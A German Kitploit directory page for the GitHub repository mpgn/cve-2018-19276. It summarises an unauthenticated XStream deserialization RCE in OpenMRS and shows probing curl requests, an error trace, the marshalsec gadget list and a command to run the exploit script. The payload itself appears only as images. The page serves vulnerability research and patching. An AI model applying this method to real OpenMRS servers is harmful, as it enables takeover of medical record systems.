Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2018-19276 — CVE-2018-19276 - OpenMRS Unsicheres Deserialisieren von Objekten (RCE) | Kitploit

Tools/GitHubGitHub/mpgn/cve-2018-19276
SchwachstellenanalyseCode-AnalyseExploitationWebanwendungs-ExploitationPenetrationstestsPayload-Entwicklung
GitHubmpgn/cve-2018-19276

CVE-2018-19276

CVE-2018-19276 - OpenMRS Unsicheres Deserialisieren von Objekten (RCE)

Repository anzeigen
16460vor 7 JahrenNoch nicht geprüft
Teilen

CVE-2018-19276 OpenMRS Unsicheres Objekt-Deserialisierungs-RCE

Von https://talk.openmrs.org/t/critical-security-advisory-cve-2018-19276-2019-02-04/21607

Unsichere Objekt-Deserialisierung ermöglicht beliebige Codeausführung ohne Anmeldung. IP-Einschränkungen des Webservices-Moduls verhindern diesen Angriff nicht.

image

  • alle Versionen von OpenMRS Platform 2.1.x < 2.1.4
  • alle Versionen von OpenMRS Platform 2.0.x < 2.0.8
  • alle Versionen von OpenMRS Platform 1.12.x < 1.12.1
  • alle Versionen von OpenMRS Reference Application 2.8.x < 2.8.1
  • alle Versionen von OpenMRS Reference Application 2.7.x < 2.7.2
  • alle Versionen von OpenMRS Reference Application 2.6.x < 2.6.2

Entdeckt von Nicolas Serra, Security Associate bei Bishop Fox.

Proof of Concept

Überprüfen wir, wie die REST-Webdienste von OpenMRS funktionieren, mit der offiziellen Dokumentation:

curl -u admin:test -i 'http://localhost:8080/openmrs/ws/rest/v1/concept'

Überprüfen wir den Fix:

  • https://github.com/openmrs/openmrs-module-webservices.rest/pull/369
  • https://github.com/openmrs/openmrs-module-webservices.rest/pull/372

Wir finden diese Informationen:


image https://github.com/openmrs/openmrs-module-webservices.rest/pull/369#issuecomment-443513473

Sie filtern im Grunde den Content-Type von POST-Anfragen, wenn es XML ist, also vielleicht XXE oder eine unsichere Deserialisierung 👍

Überprüfen wir die Dokumentation noch einmal:

image

Nun, das ist nett, was passiert, wenn wir XML an den REST-Webdienst senden?

> curl -i -s -k  -X $'POST' -H $'Host: 127.0.0.1:8888' -H $'Content-Type: text/xml'  $'http://127.0.0.1:8888/openmrs/ws/rest/v1/concept'

HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=A896A8B1B0092400DBF74E2E8C365949; Path=/openmrs; HttpOnly
Content-Type: application/json;charset=UTF-8
Content-Length: 8980
Date: Mon, 11 Mar 2019 12:58:30 GMT
Connection: close

{"error":{"message":"[ : input contained no data]","code":"com.thoughtworks.xstream.io.xml.XppReader:126","detail":"com.thoughtworks.xstream.io.StreamException:  : input contained no data\n\tat com.thoughtworks.xstream.io.xml.XppReader.pullNextEvent(XppReader.java:126)\n\tat com.thoughtworks.xstream.io.xml.AbstractPullReader.readRealEvent(AbstractPullReader.java:148)\n\tat com.thoughtworks.xstream.io.xml.AbstractPullReader.readEvent(AbstractPullReader.java:141)\n\tat com.thoughtworks.xstream.io.xml.AbstractPullReader.move(AbstractPullReader.java:118)\n\tat com.thoughtworks.xstream.io.xml.AbstractPullReader.moveDown[...]

Der Fehler gibt etwas sehr Interessantes: xstream.XStreamMarshaller

Versuchen wir das großartige Tool marshalsec zu verwenden, um ein RCE mittels Java-Deserialisierung auszulösen.

Überprüfen wir verfügbare Gadgets:

$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.XStream -v 
No gadget type specified, available are [SpringPartiallyComparableAdvisorHolder, SpringAbstractBeanFactoryPointcutAdvisor, Rome, XBean, Resin, CommonsConfiguration, LazySearchEnumeration, BindingEnumeration, ServiceLoader, ImageIO, CommonsBeanutils]

An diesem Punkt verwende ich einfach die GitHub-Suche auf jedem Gadget von XStream, um ein Vorkommen zu finden. Nur das Gadget ImageIO sieht vielversprechend aus:

image

Versuchen wir es:

image

Das war's!

Exploit

python CVE-2018-19276.py

image

Ressource:

  • https://issues.openmrs.org/browse/RESTWS-742
  • https://www.bishopfox.com/news/2019/02/openmrs-insecure-object-deserialization/
  • https://talk.openmrs.org/t/critical-security-advisory-cve-2018-19276-2019-02-04/21607
  • https://wiki.openmrs.org/display/docs/REST+Web+Services+API+For+Clients#RESTWebServicesAPIForClients-SampleRESTcalls
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    264

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →